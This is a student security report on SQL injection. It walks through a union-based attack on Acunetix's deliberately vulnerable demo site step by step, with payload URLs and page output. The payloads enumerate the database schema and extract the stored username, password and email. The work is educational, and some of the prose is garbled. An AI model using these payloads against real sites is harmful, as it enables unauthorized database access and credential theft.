Sri Lanka Institute of Information Technology

# SQL Injection Vulnerability

IE2012 – Systems and Network Programming

Group ID: G11

Submitted by:

Rukshana M.A.F it21026416

Samarasinghe R.B.Y.P. IT21029936

## Table of Content

## Abstract

Database applications have become an essential component of control systems and the record-keeping utilities that go with them. Traditional security approaches aim to defend systems by separating fundamental software components and focusing security efforts on threats that are particular to those machines or software components. Database security inside control systems adheres to these principles by employing typically separate systems that rely on one another for optimal operation. Because of the high level of dependency between the two systems, the danger surface is enlarged.

To comprehend the extent of a danger surface, all segments of the control system must be analyzed, with a focus on entrance points. The key attack surface for SQL injection is the communication link between the data and decision layers. This article helps readers understand what SQL injection is and why it is such a serious danger to control system setups.

## Background

As stated, a SQL Injection Attack (SQLIA) happens when the attacker attempts to inject SQL keywords with the query, directly to the web application database, with the intention to corrupt or retrieve data. Such attack is mostly used on E-commerce website, to steal assets such as credit card number, etc.

In the book of ‘SQL Injection Attacks and Defense’ Second Edition by Justin Clarke and Agathoklis Prodromou from Acunetix, describe SQL injection exploitations done precisely through the web application developed using PHP language which uses $_GET method, thus querying the SQL database with operators such as UNION and SELECT, to generate data that can be used for future attacks. Moreover, simple techniques to intentionally generates errors, that can be used to gather information about the database [1],[2].

We will be using sample websites which are purposely built vulnerable, to perform the exploitation.

## 2. Understanding SQL injection

An SQL injection is an assault vector that exploits a vulnerability inside the database layer of software. Hackers use injection to their advantage to get admission to underlying facts, structures, and DBMSs. An attacker ought to inject malicious code right into primitive software and use SQL injection to distribute it to a back-stop database. Malicious facts will execute database queries but might not execute them. An attacker ought to make the most of a SQL injection vulnerability to skip an internet software's authentication and authorization mechanism and extract the whole database content material under suitable conditions. You can also use SQL injection to add, modify, and delete the information within the database. This jeopardizes the integrity of the facts. An SQL injection ought to permit an attacker to take advantage of an unauthorized admission to touchy facts in this situation [3].

## 2.1. Types of SQL Injection attacks

1. In-band SQLi/ Classic SQLi

    1.1. Union-based SQLi

    1.2. Error-based SQLi

3. Content-based SQLi

4. Blind SQL Injection/Inferential SQLi

    4.1. Boolean-based blind SQLi

    4.2. Time-based blind SQLi

5. Out-of-Band SQLi

## 2.2 Identifying data entry

Client/server architecture is one of the best examples in web environment. The browser requests the server and the server responses the client. Evidently, a relationship exists between them, or else the client would request something, and the server will not be capable to reply. With the use of Hypertext Transfer protocol (HTTP), the understanding between two parties is established [2].

In SQL injection, the attacker tries to discover data entries approved by the remote web application. Using HTTP, several actions that a client can send to the server. There are two main relevant ones for the purpose of detecting SQL injection: GET and POST HTTP methods [2].

GET method: An HTTP method used to request server any information is specified in a URL. Usually, the method is used upon clicking on a link. Generally, the GET request is generated and sent to the web server through web browser. Moreover, the response is rendered in the browser [2].

For this method, attacker can manipulate the parameters by easily altering them in their browser's navigation toolbar [2].

POST method: Same as GET method, capable of sending information to the web server except the values sent is hidden from the client on the URL. The method is usually used when there is a need to pass sensitive information such as filling forms in the browser. Even though this seems safe, however an attacker can use different ways to manipulate data [2]:

- Browser modification extensions
- Proxy servers

Performance of additional functions can be done using extensions. Example: Web Developer (https://addons.mozilla.org/en-US/firefox/addon/web-developer/), the usage of tamper data to modify and view headers through POST parameters in HTTP and HTTPS requests. Likewise, there are several tools that aid in POST requests data manipulations [2].

Attacker can use a local proxy. During the installation of a proxy for SQL injection attacks, there are remarkable alternatives such as Burp Suite, Paros Proxy, and WebScarab. All these captures traffic and permits to edit the data sent to the server [2].

## 3. Exploitation of SQL injection

### 3.1. Union-based SQLi

A common SQL injection form that utilizes the UNION operator. The operator permits threat agent to merge two or more SELECT statements into one result.

Attacker utilizes this type of methodology to manipulate the servers on returning data that the developers were not supposed to return. The statement “UNION SELECT” is a common example, accompanied with extra victim’s dataset, in case the malicious queries return the union of expected dataset with the victim’s set of data [4].

Here, the practical is done on a webpage http://testphp.vulnweb.com/ , an intentionally developed vulnerable website hosted by Acunetix [1].




Not secure | testphp.vulnweb.com
Incognito
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
welcome to our page
Test site for Acunetix WVS.
About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

Figure 1: A view from Acrunetix web application

In figure 2 below, it uses $_GET method, as the details were displayed on the URL [1].

To test whether SQL injection exists in the website, use a single quote (‘) in URL [1].

Code: http://testphp.vulnweb.com/listproducts.php?cat=1’



Not secure | testphp.vulnweb.com/listproducts.php?cat=1%27

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```


Figure 2

Prompted with a MYSQL error, which we can confirm that the application is surely vulnerable. At this stage, data extraction from the web application's backend database is possible [1].

In the figure 3, we should find the number of columns the current table has. The ORDER BY sql command functions in setting the order of the result. We are able to order by name or number of columns. In this report, we will use column numbers. If numbers of columns we pass in the parameter is less than the total column numbers in the current table of database, the outcome is displayed on webpage after the code execution will not change. However, if the passed numbers of columns in parameter is greater than the total columns exist in the current table of database, we will be prompted with an error since there is no such column. Thus, in the exploitation, we detected 11 columns (figure 4) [1].

Code: http://testphp.vulnweb.com/listproducts.php?cat=1 order by 1,2,3,4,5,6,7,8,9,10,11,12

In the figure 3, we used higher number that resulted in error.




```
testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%201,2,3,4,5,6,7,8,9,10,11,12
```

```
Error: Unknown column '12' in 'order clause' Warning: mysql_fetch_array()
expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
```

Figure 3

Code: http://testphp.vulnweb.com/listproducts.php?cat=1 order by 1,2,3,4,5,6,7,8,9,10,11

In figure 4, we reduced the number by 1, that showed no error or any changes on the web page [1].



```
testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%201,2,3,4,5,6,7,8,9,10,11
```

Figure 4

Since we know the current table's number of columns, to identify which column is vulnerable, we will use UNION sql command. And UNION SELECT command will merge from many SELECT statements into one result. In the figure 5, used -1 (cat = -1) to remove images, and show only the vulnerable column number. Evidently in the figure 5, the webpage displayed number 2 and 7. We shall check in the next step [1].

Code: [http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,11](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,11)




Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,11
Incognito
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
11
7
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Figure 5

In the figure 6 and 7, we will try to find the OS version of web servers with the use of the vulnerable column numbers. By using @@version, which displays the version of the mySQL [1].

Figure 6 code: http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,@@version,3,4,5,6,7,8,9,10,11

Figure 7 code: http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,@@version,8,9,10,11


Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,@@version,3,4,5,6,7,8,9,10,11

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

11


7

8.0.22-0ubuntu0.20.04.2

painted by: 9

comment on this picture

Figure 6


Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,@@version,8,9,10,11

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

11

8.0.22-0ubuntu0.20.04.2

2


painted by: 9

comment on this picture

Figure 7

Let us try to get the list of the databases of the webservers [1].

Code: http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,group_concat(schema_name),3,4,5,6,7,8,9,10,11%20from%20information_schema.schemata--



```
Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,group_concat(schema_name),3,4,5,6,7,8,9,10,11%20from...
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

11

7

information_schema,acuart

painted by: 9

comment on this picture


About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Figure 8

For the identification of table names we use function group_concat() to concat the output in a form of string. Name that stores the details about other databases is information_schema. To find the name of the current database, we use database() function [1].

Code: https://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,group_concat(table_name),8,9,10,11 from information_schema.tables where table_schema=database()--

Table names are displayed in the figure below.



```
Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,group_concat(table_name),8,9,10,11%20from%20infor...
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

11

artists,carts,categ,featured,guestbook,pictures,products,users

2

painted by: 9


comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Figure 9

In figures 10.1 and 10.2, displays the columns of the tables, we can get them by using the code below,

Code: https://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,group_concat(column_name),8,9,10,11 from information_schema.columns where table_schema=database()--




```
testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,group_concat(column_name),8,9,10,11%20from%20in...
```

```
11

artist_id,aname,adesc,cart_id,price,item,cat_id,cname,cdesc,pic_id,feature_text,sender,mesaj,senttime,pic_id,pshort,plong,price,cat_id,a_id,title,img,id,name,rewritename,descriptio

2

painted by: 9

comment on this picture
```

Not secure
Incognito
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Figure 10.1



```
testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,group_concat(column_name),8,9,10,11%20from%20in...
```

```
id,price,item,cat_id,cname,cdesc,pic_id,feature_text,sender,mesaj,senttime,pic_id,pshort,plong,price,cat_id,a_id,title,img,id,name,rewritename,description,price,uname,pass,cc,address,email,name,phone,cart
2
painted by: 9
comment on this picture
```

Figure 10.2

Next, we should get the user details,


Code: https://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,concat(uname, 0x3a, pass, 0x3a, email, 0x3a,name),8,9,10,11 from users

As we can see it shows test:test:test.test@live.com:Test to get my database

Within the concat function, the first parameter we passed is the name and second is the pass, i.e. password. Thus we have the username and password [1].

Username = test

Password = test


Not secure
testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,concat(uname,%200x3a,%20pass,%200x3a,%20email,...
Incognito
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

11

test:test:test.test@live.com:Test to get my database


2

painted by: 9

comment on this picture

Figure 11

After login in as ‘test’ user which we found in the database, we have successfully exploited sql injection.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

If you are already registered please enter your login information below:

